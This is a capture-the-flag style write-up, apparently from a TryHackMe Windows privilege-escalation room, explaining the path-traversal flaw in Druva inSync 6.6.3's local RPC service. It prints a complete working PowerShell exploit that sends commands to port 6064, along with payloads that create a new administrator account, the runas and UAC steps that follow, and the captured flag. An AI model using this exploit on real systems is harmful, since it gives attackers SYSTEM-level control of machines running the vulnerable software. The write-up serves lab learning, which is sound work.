
Windows Abusing Vulnerable Software



Username thm-unpriv

Password Password321

This particular room focuses on finding exploits based on the version, and trying to find any vulnerability associated with the various versions we can find. Similarly to our linux write ups, we primarily focussed on GTFObins, to match versions and permissions we had to escalate our privilege.

Case study:

Case Study: Druva inSync 6.6.3

The target server is running Druva inSync 6.6.3, which is vulnerable to privilege escalation as reported by Matteo Malvica. The vulnerability results from a bad patch applied over another vulnerability reported initially for version 6.5.0 by Chris Lyne.


The software is vulnerable because it runs an RPC (Remote Procedure Call) server on port 6064 with SYSTEM privileges, accessible from localhost only. If you aren't familiar with RPC, it is simply a mechanism that allows a given process to expose functions (called procedures in RPC lingo) over the network so that other machines can call them remotely.

In the case of Druva inSync, one of the procedures exposed (specifically procedure number 5) on port 6064 allowed anyone to request the execution of any command. Since the RPC server runs as SYSTEM, any command gets executed with SYSTEM privileges.


The original vulnerability reported on versions 6.5.0 and prior allowed any command to be run without restrictions. The original idea behind providing such functionality was to remotely execute some specific binaries provided with inSync, rather than any command. Still, no check was made to make sure of that.

A patch was issued, where they decided to check that the executed command started with the string C:\ProgramData\Druva\inSync4\, where the allowed binaries were supposed to be. But then, this proved insufficient since you could simply make a path traversal attack to bypass this kind of control. Suppose that you want to execute C:\Windows\System32\cmd.exe, which is not in the allowed path; you could simply ask the server to run C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe and that would bypass the check successfully.

To put together a working exploit, we need to understand how to talk to port 6064. Luckily for us, the protocol in use is straightforward, and the packets to be sent are depicted in the following diagram:




So we have a vulnerable software here called Druba inSync 6.6.3, so we have the version here, as well as the system name.



```
$ErrorActionPreference = "Stop"

$cmd = "net user pwnd /add"

$s = New-Object System.Net.Sockets.Socket(
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..
$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)
```

We have also kindly been given the information / exploit which we have to slightly modify in order for it to work on the system in question.


What I am going to do firstly is go to local disk, tools and then I will see the Druva_inSync_exploit there.



Name	Date modified	Type	Size
Druva_inSync_exploit	7/5/2022 6:14 AM	Text Document	2 KB
nc64	5/3/2022 9:11 AM	Application	45 KB
Procmon64	2/16/2022 10:18 PM	Application	2,631 KB

So I will right-click and open it with notepad! This way I can modify the file contents. The$cmd

$cmd = “net user pwnh HackerMan /add & net localgroup administrators pwnh /add”




```
$cmd = "net user pwnh HackerMan /add & net localgroup administrator pwnh /add"
```

There it is now in the file, I ensure that it is saved! Replacing the existing file.

Now I will open powershell.

I then copy the exploit I wrote and paste it into the powershell ISE.



```
$ErrorActionPreference = "Stop"

$cmd = "net user pwnh HackerMan /add & net localgroup administrator pwnh /add"

$s = New-Object System.Net.Sockets.Socket(
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)
```

```
PS C:\Users\thm-unpriv>
```


Then save it to the desktop.

```
$ErrorActionPreference = "Stop"

$cmd = "net user pwnh HackerMan123 /add & net localgroup administrators pwnh /add"
```

At this point I realised I made some spelling errors!

I then run the script and check that the user has been added by typing:


net user pwnh



```
Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```


Success!

So now I need to input the command:



```
C:\Users\thm-unpriv>runas /user:pwnh cmd.exe
Enter the password for pwnh: _
```


Password is: HackerMan123



```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>runas /user:pwnh cmd.exe
Enter the password for pwnh:
Attempting to start cmd.exe as user "WPRIVESC3\pwnh" ...

C:\Users\thm-unpriv>
```


```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>_
```

Now we should be able to access the administrators desktop!



```
C:\Users\pwnh>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\pwnh

08/03/2025  01:15 PM    <DIR>          .
08/03/2025  01:15 PM    <DIR>          ..
11/14/2018  06:56 AM    <DIR>          Desktop
08/03/2025  01:15 PM    <DIR>          Documents
09/15/2018  07:19 AM    <DIR>          Downloads
09/15/2018  07:19 AM    <DIR>          Favorites
09/15/2018  07:19 AM    <DIR>          Links
09/15/2018  07:19 AM    <DIR>          Music
09/15/2018  07:19 AM    <DIR>          Pictures
09/15/2018  07:19 AM    <DIR>          Saved Games
09/15/2018  07:19 AM    <DIR>          Videos
               0 File(s)              0 bytes
              11 Dir(s)  15,465,480,192 bytes free

C:\Users\pwnh>
```


So I checked both the desktop and documents folders and it wasn't there… Let's try downloads?
Again nothing:




```
 Directory of C:\Users\pwnh\Downloads

09/15/2018  07:19 AM    <DIR>          .
09/15/2018  07:19 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  15,465,336,832 bytes free
```

Let's try favorites?


So at this point I looked everywhere and still couldn't find it. What's left now is as we are unable to directly access the administrator panel it is clear that we need to tweak the exploit.



```
$cmd = "net localgroup administrators pwnh /add"
```




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>runas /user:pwnh cmd.exe
Enter the password for pwnh:
Attempting to start cmd.exe as user "WPRIVESC3\pwnh" ...

C:\Users\thm-unpriv>runas /user:pwnh cmd.exe
Enter the password for pwnh:
Attempting to start cmd.exe as user "WPRIVESC3\pwnh" ...

C:\Users\thm-unpriv>
```




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Trying this again!



```
C:\Users>cd Administrator
Access is denied.
```

What if we try to run command prompt as administrator?



User Account Control

Do you want to allow this app to make changes to your device?

Windows Command Processor

Verified publisher: Microsoft Windows

Show more details

To continue, enter an admin user name and password.

Administrator

Password


WPRIVESC3\Administrator

More choices

Administrator
WPRIVESC3\Administrator

pwnh
WPRIVESC3\pwnh


More choices and run as pwnh which is our created admin impersonator.



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```


Now let’s see, having access, if we have access to the administrator path.



```
C:\Users>cd Administrator

C:\Users\Administrator>
```


Finally!

Now we cd to the pathway, I will cd and check the desktop first this time:



```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

05/05/2022  07:23 AM    <DIR>          .
05/05/2022  07:23 AM    <DIR>          ..
05/05/2022  07:23 AM                21 flag.txt
05/05/2022  07:20 AM               962 Procmon64.lnk
               2 File(s)            983 bytes
               2 Dir(s)  15,451,820,032 bytes free

C:\Users\Administrator\Desktop>
```

type flag.txt



```
C:\Users\Administrator\Desktop>type flag.txt
THM{EZ_DLL_PROXY_4ME}
C:\Users\Administrator\Desktop>
```

THM{EZ_DLL_PROXY_4ME}

Conclusion:

This entire way has been an incredible eye opener for me, not only did I start from scratch, but having built up enough baseline knowledge to understand not only how exploits work, but what applications support them, how I can manipulate file, and inject payloads as well. All the things that collectively make a good pentester, but having the knowledge to overcome obstacles and really investigate and research the various techniques and strategies in order to gain unauthorised access using exploits to privilege escalate and access otherwise restricted files.